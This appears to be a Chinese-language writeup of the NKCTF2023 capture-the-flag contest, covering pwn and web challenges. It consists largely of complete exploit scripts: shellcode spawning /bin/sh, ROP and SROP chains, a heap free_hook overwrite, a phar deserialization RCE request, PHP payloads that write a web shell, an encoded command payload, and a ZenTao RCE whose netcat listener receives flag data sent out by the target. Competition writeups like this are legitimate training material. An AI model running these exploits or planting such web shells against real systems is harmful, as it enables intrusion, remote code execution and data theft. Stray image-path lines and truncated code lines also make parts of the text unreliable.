NKCTF2023 writeup

Flag format:

```
NKCTF{}
```

Pwn:

ezshellcode

ezshellcode_attachment.zip
3.11KB

改一下shellcode就行,\x00截断

```python
from pwn import *
elf = ELF('./pwn')
context.log_level = 'debug'
context.arch='amd64'

#r=process('./pwn')
r = remote("node2.yuzhian.com.cn","30294")
shell_code= '''
xor     rdi,rdi
xor     rsi,rsi
xor     rdx,rdx
xor     rax,rax
push    rax
mov rbx,0x68732f2f6e69622f
push    rbx
mov     rdi,rsp
mov     al,0x3b
syscall
'''
shell_code=asm(shell_code)
payload=shell_code.ljust(0x70-0x18-0x4,b'\x11')
payload += shell_code
r.sendline(payload)
r.interactive()
```

a_story_of_a_pwner

来听听一个pwn蒟蒻的故事吧

story_attachment.zip
821.11KB

不用one-gadget，需要用前面的几个功能来进行栈劫持，写下Gadget

```python
from pwn import *
context(log_level='debug')
#p=process('./pwn')
p=remote('node2.yuzhian.com.cn',32149 )
#libc = ELF('./libc.so.6')
libc = ELF("./libc.so.6")





def lg(string,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))

def gdb_a(addr):
    gdb.attach(p, "b *{0} \n c".format(addr))
    sleep(0.5)


p.recvuntil('> ')
#gdb_a(0x4014BC)
#pause()
p.sendline('4')
puts=p.recvuntil('0x7f')[-4:]+p.recv()[:10]
puts_addr=int(puts,16)
libc_base=puts_addr-libc.sym['puts']
lg("libc_base",libc_base)

pop_rdi_ret = 0x0000000000401573
sh_addr = libc_base + libc.search('/bin/sh').next()

system_addr = libc_base + libc.sym['system']
lg("sh_addr",sh_addr)
lg("system_addr",system_addr)

```

```python
one_gadget=libc_base + 0xe3afe
lg("one_gadget",one_gadget)
#v6
p.sendline('1')
p.recvuntil("what's your comment?")
p.sendline(p64(sh_addr))
p.recvuntil('> ')
p.sendline('2')
p.recvuntil("what's your corment?")
p.sendline(p64(pop_rdi_ret))
p.recvuntil('> ')
p.sendline('3')
p.recvuntil("what's your corMenT?")
p.sendline(p64(system_addr))
p.recvuntil('> ')
p.sendline('4')
p.recvuntil("now, come and read my heart...")
main_addr = 0x4013D2
payload=b'a'*(0xa)+p64(0x04050A0-0x8)+p64(0x40139E)

# payload = ""
# payload += '\xaa'*2
# payload += p64(pop_rdi_ret)
# payload += p64(sh_addr)
# payload += p64(system_addr)
#payload +=
#gdb_a(0x40139E)

p.sendline(payload)

p.interactive()
```

baby_heap

baby_heap.zip
938.95KB

泄露地址，改free_hook就行

```python
from pwn import *
#p=process('./pwn')
p = remote("node2.yuzhian.com.cn","35663")
elf=ELF('./pwn')
libc=ELF('/home/hacker/glibc/2.32/64/lib/libc-2.32.so')
```

```python
libc = ELF('./libc-2.32.so')
sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
u64Leakbase = lambda offset :u64(ru("\x7f")[-6: ] + '\0\0') - offset
u32Leakbase = lambda offset :u32(ru("\xf7")[-4: ]) - offset
it      = lambda                    :p.interactive()

def dbg():
    gdb.attach(p)
    pause()

def gdb_b(addr):
    gdb.attach(p, "b *$rebase({0}) \n c".format(addr))
    sleep(0.5)

def gdb_a(addr):
    gdb.attach(p, "b *{0} \n c".format(addr))
    sleep(0.5)

def lg(string,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))

def add(idx,size):
    p.sendlineafter('Your choice: ','1')
    p.sendlineafter('Enter the index: ',str(idx))
    p.sendlineafter('Enter the Size: ',str(size))

def dele(idx):
    p.sendlineafter('Your choice: ','2')
    p.sendlineafter('Enter the index: ',str(idx))

def edit(idx,content):
    p.sendlineafter('Your choice: ','3')
    p.sendlineafter('Enter the index: ',str(idx))
    p.recvuntil('Enter the content: ')
    p.send(content)

def show(idx):
    p.sendlineafter('Your choice: ','4')
    p.sendlineafter('Enter the index: ',str(idx))
```

```python




for i in range(9):
    add(i,0xf8)
for i in range(8):
    dele(i)
#dbg()
add(9,0x18)
show(9)
libc_base = u64Leakbase(libc.sym['__malloc_hook'] + 0x10 + 336)
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
lg("libc_base",libc_base)
lg("free_hook",free_hook)
lg("system_addr",system_addr)
add(0,0xd8)

add(1,0x18)
add(2,0x18)
add(3,0x18)
add(4,0x18)
edit(1,'\xaa'*0x18+p8(0x41))
dele(2)
dele(3)

add(3,0x18)
show(3)
ptr = uu64(rc(5))
lg("ptr",ptr)
add(2,0x38)
dele(1)
dele(3)

edit(2,'\xaa'*0x18 + p64(0x21) + p64(ptr ^ free_hook) + '\n')

add(5,0x18)
#dbg()
edit(5,'/bin/sh\x00' + '\n')
add(6,0x18)
edit(6,p64(system_addr) + '\n')

dele(5)
#dbg()
it()
```

baby_rop

message_boards.zip
3.28KB

栈上的off-by-null，泄露canary进行栈劫持

```python
# -*- coding:UTF-8 -*-
from pwn import *
#context.log_level = 'debug'
from LibcSearcher import *

#context
context.arch = 'amd64'
SigreturnFrame(kernel = 'amd64')


global p
#p = process("./nkctf_message_boards")
p = remote("node2.yuzhian.com.cn","30976")
elf = ELF('./nkctf_message_boards')

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
u64Leakbase = lambda offset :u64(ru("\x7f")[-6: ] + '\0\0') - offset
u32Leakbase = lambda offset :u32(ru("\xf7")[-4: ]) - offset
it      = lambda                    :p.interactive()


def gdb_a(addr):
    gdb.attach(p, "b *{0} \n c".format(addr))
    pause()


def gdb_b(addr):
    gdb.attach(p, "b *$rebase({0}) \n c".format(addr))
    sleep(0.5)
    pause()

def lg(string,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))



#cat flag
def regexp_out(data):
    patterns = [
        re.compile(r'(N3X{.*?})'),
        re.compile(r'(flag{.*?})'),
        re.compile(r'xnuca{(.*?)}'),
        re.compile(r'DASCTF{(.*?)}'),
        re.compile(r'WMCTF{.*?}'),
        re.compile(r'[0-9a-zA-Z]{8}-[0-9a-zA-Z]{3}-[0-9a-zA-Z]{5}'),
    ]
    for pattern in patterns:
        res = pattern.findall(data.decode() if isinstance(data, bytes) else data
        if len(res) > 0:
            return str(res[0])
    return None

def pwn():
    main_addr = 0x40138C
    ru("What is your name: ")
    payload = "%41$p"

    pop_rdi_ret = 0x0000000000401413
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']

    #gdb_a(0x401340)
    #pause()
    sl(payload)
    #pause()
    ru("Hello, 0x")
    canary = int(rc(16),16)
    lg("canary",canary)
    payload = ""
    payload += p64(pop_rdi_ret+1)*((0x100-0x28)/8)
    payload += p64(pop_rdi_ret)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(main_addr)
    payload += p64(canary)
    ru("NKCTF: \n")
    sd(payload)
    puts_addr = u64Leakbase(0)

    obj = LibcSearcher("puts", puts_addr)
    libc_base = puts_addr-obj.dump('puts')
    lg("libc_base",libc_base)
    system_addr = libc_base + obj.dump("system")        #system
    binsh_addr = libc_base + obj.dump("str_bin_sh")
    lg("system_addr",system_addr)

    #pause()
    payload = "aa"
    pop_rdi_ret = 0x0000000000401413
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']

    #gdb_a(0x40138A)
    #pause()
    sl(payload)
    #pause()
    ru("Hello")
    payload = ""
    payload += p64(pop_rdi_ret+1)*((0x100-0x20)/8)
    payload += p64(pop_rdi_ret)
    payload += p64(binsh_addr)
    payload += p64(system_addr)
    payload += p64(canary)
    ru("NKCTF: \n")

    sl(payload)
    it()

pwn()
```

ez_stack

ez_stack.zip
2.87KB

SROP解决

```
#!/usr/bin/python
```

```python
#coding:utf-8

from pwn import *

context.update(os = 'linux', arch = 'amd64')
#io = process("./ez_stack")
io = remote("node2.yuzhian.com.cn","37925")

def dbg():
        gdb.attach(io)
        pause()

def gdb_b(addr):
    gdb.attach(io, "b *$rebase({0}) \n c".format(addr))
    sleep(0.5)

def gdb_a(addr):
    gdb.attach(io, "b *{0} \n c".format(addr))
    sleep(0.5)

def lg(string,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))

syscall_addr = 0x40114E
main_addr = 0x4011F7
start_addr = main_addr
shellcode = asm(shellcraft.amd64.linux.sh())

#io = remote('172.17.0.3', 10001)


payload = "/bin/sh\x00"*3
payload += p64(syscall_addr)
payload += p64(0x4011EB)
payload += p64(main_addr)
payload += p64(main_addr)

#gdb_a(0x4011F5)
pause()
io.recvuntil("Welcome to the binary world of NKCTF!\n")
io.send(payload)
#pause()
#sleep(3)
io.send('\xaa')                                  #利用sys_read读取一个字符，设置rax =

#io.interactive()
#pause()
```

```
stack_addr = u64(io.recv()[32+0x18:32+0x18+8]) + 0x100          #从泄露的数据中抽取
log.info('stack addr = %#x' %(stack_addr))
pause()

def execve():
        frame_read = SigreturnFrame()                                #设置read的SROP帧
        frame_read.rax = 59
        frame_read.rdi = stack_addr-0x208
        frame_read.rsi = 0
        frame_read.rdx = 0
        frame_read.rsp = stack_addr                                   #这个stack_ad
        frame_read.rip = syscall_addr

        payload = "/bin/sh\x00"*3
        payload += p64(syscall_addr)                                  #返回到start
        payload += p64(syscall_addr)                                  #ret
        payload += str(frame_read)
        #gdb_a(0x4011F5)
        pause()
        io.send(payload)
        pause()
        #sleep(3)
        io.send(payload[8:8+15])                                      #利用sys_read读取
        pause()
        #sleep(3)



execve()
io.interactive()
```

9961code

哥们儿东方风神录9961了

https://pan.baidu.com/s/1aykBRYJYdy9Ou2ZEqzqT4w?pwd=4h6p

简单shellcode

```
# -*- coding:UTF-8 -*-
from pwn import *
from LibcSearcher import *
```

```python
#context.log_level = 'debug'

#context
context.arch = 'amd64'
SigreturnFrame(kernel = 'amd64')

binary = "./pwn"
elf = ELF(binary)

global p


local = 0
if local:
    p = process(binary)
    #p = process(['/glibc/2.24/64/lib/ld-linux-x86-64.so.2', './hello'], env={"L
    elf = ELF(binary)
    libc = elf.libc
else:
    p = remote("node2.yuzhian.com.cn","39124")
    elf = ELF(binary)
    #libc = ELF(libc_file)

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
u64Leakbase = lambda offset :u64(ru("\x7f")[-6: ] + '\0\0') - offset
u32Leakbase = lambda offset :u32(ru("\xf7")[-4: ]) - offset
it      = lambda                    :p.interactive()

menu = "your choice>>"

def dockerDbg():
        myGdb = remote("127.0.0.1",30001)
        myGdb.close()
        pause()

#b *$rebase(0xdbd)

def dbg():
        gdb.attach(p)
        pause()

def gdb_b(addr):
    gdb.attach(p, "b *$rebase({0}) \n c".format(addr))
    sleep(0.5)

def gdb_a(addr):
    gdb.attach(p, "b *{0} \n c".format(addr))
    sleep(0.5)

def lg(string,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))


ru("shellcode!\n\n")

shellcode= '''
xor esi,esi
mul esi
mov rdi,0x996100f
mov al, 59
syscall
'''
shellcode=asm(shellcode)
shellcode += '/bin/sh\x00'
#gdb_b(0x0139B)
#pause()
sl(shellcode)
it()
#pause()

```


Web:

webpagetest

> 这是个在线网页测试工具，好像有点什么问题

Pre-Auth Remote Code Execution - Web Page Test

根据这篇文章来：



```
phpggc|master⚡ ⇒curl -sSkig 'http://8d080a0d-b7dd-4839-9043-914b08ca7d20.node.yuzhian.com.cn:8000/runtest.php' -d 'rkey=ph
///var/www/html/results/gadget./testinfo.ini/foo' -o -
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Type: application/json
Date: Sat, 25 Mar 2023 02:31:49 GMT
Keep-Alive: timeout=4
Proxy-Connection: keep-alive
Server: nginx/1.18.0 (Ubuntu)
Set-Cookie: o=f06824d47a1374693f2bddc1a63735a0a1e3b942; expires=Sun, 24-Mar-2024 02:31:49 GMT; Max-Age=31536000; path=/
Vary: Accept-Encoding
X-Frames-Options: sameorigin
X-Powered-By: PHP/7.4.16

{"statusCode":400,"id":"phar:\/\/\/var\/www\/html\/results\/gadget.\/testinfo.ini\/foo.","statusText":"Relay: Sorry, that te
location appears to be unavailable.  Pleasy try again later."}NKCTF{b3258bdf-1ca3-44c2-a5a6-0ad80faf4972}%
```

baby_php


```php
<?php

class Welcome{
    public $name="welcome_to_NKCTF";
    public $arg ;
}

class Hell0{
    public $func;
}

class Happy{
    public $shell;
    public $cmd;
}

$A = new Welcome();
$B = new Hell0();
$C = new Happy();

$C->shell = "system";
#$C->cmd = ' sed -n "1,43p" index.php > 1.php';
$C->cmd = 'echo \'system($_POST[1]);\' >> 1.php';
$B->func = $C;
$A->arg = $B;

echo urlencode(serialize($A));
```

easy_pms

禅道最新RCE，根据这两篇文章复现一下：

https://mp.weixin.qq.com/s?__biz=MzA4NzUwMzc3NQ==&mid=2247491671&idx=1&sn=850b394fac64fe3f4cdd8c767252e943

https://github.com/webraybtl/zentaopms_poc/blob/main/poc_bypass_rce.py




```
root@iZuf69rj53z317gjyklk7oZ:~# nc -lvvp 7777
Listening on 0.0.0.0 7777
Connection received on 121.43.227.215 56718
POST / HTTP/1.1
Host: 47.116.25.84:7777
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 65
Content-Type: application/x-www-form-urlencoded

Is the real flag here?NKCTF{746a6e8e-af1e-45b8-abf0-82a0a0b1dc56}
```

eazy_php

```
import requests

import base64


burp0_url = "http://fc6fb6c4-c39f-4d86-b383-398e04a58526.node.yuzhian.com.cn:8000/?a[]=1&b[]=2&NS[CTF.go=1&e=114514.1"


burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1", "Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-Site": "none", "Sec-Fetch-User": "?1", "Content-Type": "application/x-www-form-urlencoded"}

with open ('shattered-1.pdf',  mode='rb') as c:

    c=c.read()

with open ('shattered-2.pdf',  mode='rb') as d:

    d=d.read()


burp0_data = {"c": c, "d": d, "cmd":base64.b64decode("KH4omZaTmqCPiougnJCRi5qRi4wpKSh+KMvRj5ePKSx+KMPAj5eP35qJnpPX26CvsKyrpM6i1sQpKTsKCg==")}

requests.post(burp0_url, headers=burp0_headers, data=burp0_data, proxies={'http':'127.0.0.1:8080'})
```

hard_php

自增RCE，可以根据CTFshow的writeup写payload



```
POST
http://eeb63b29-4c98-4237-b3dd-c7b9c072f579.node2.yuzhia
n.com.cn/ HTTP/1.1
Host:
eeb63b29-4c98-4237-b3dd-c7b9c072f579.node2.yuzhian.com.c
n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga_KCSGQQ51ER=
GS1.1.1679715277.1.1.1679715302.0.0.0; _ga=
GA1.1.794992891.1679715277
Content-Type: application/x-www-form-urlencoded
Content-Length: 150

NKCTF=
$%80=(_/_._)[_];$%80%2b%2b;$_=$%80.$%80%2b%2b;$%80%2b%2b
;$%80%2b%2b;$_=_.$_.%2b%2b$%80.%2b%2b$%80;$$_[%80]($$_[_
]);&%80=shell_exec&_=cat /flag>1
```


```
HTTP/1.1 200 OK
Connection: close
Content-Length: 2528
Content-Type: text/html; charset=UTF-8
Date: Sat, 25 Mar 2023 05:47:16 GMT
Server: openresty/1.21.4.1
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.33

<code>
  <span style="color: #000000">
    <span style="color: #0000BB">
      &lt;?php<br />
    </span>
    <span style="color: #FF8000">
      //&nbsp;not&nbsp;only&nbsp;++<br />
    </span>
    <span style="color: #0000BB">
      error_reporting
    </span>
    <span style="color: #007700">
      (
    </span>
    <span style="color: #0000BB">
      0
    </span>
    <span style="color: #007700">
      );<br />
    </span>
    <span style="color: #0000BB">
      highlight_file
    </span>
    <span style="color: #007700">
      (
    </span>
    <span style="color: #0000BB">
      __FILE__
    </span>
    <span style="color: #007700">
      );<br />
```

NKCTF{626b839b-7dec-4c22-b3a1-183085a7d2a7}

easy_cms

一个内容管理系统
注：题目启动大约需要一分钟

admin admin 进后台，直接添加个免杀shell就行了。。。




a6194456-5a0b-42e9-8537-813e5b7e29cd.node2.yuzhian.com.cn/dede/

◇文件管理 >> 修改/新建文件

修改/新建文件：

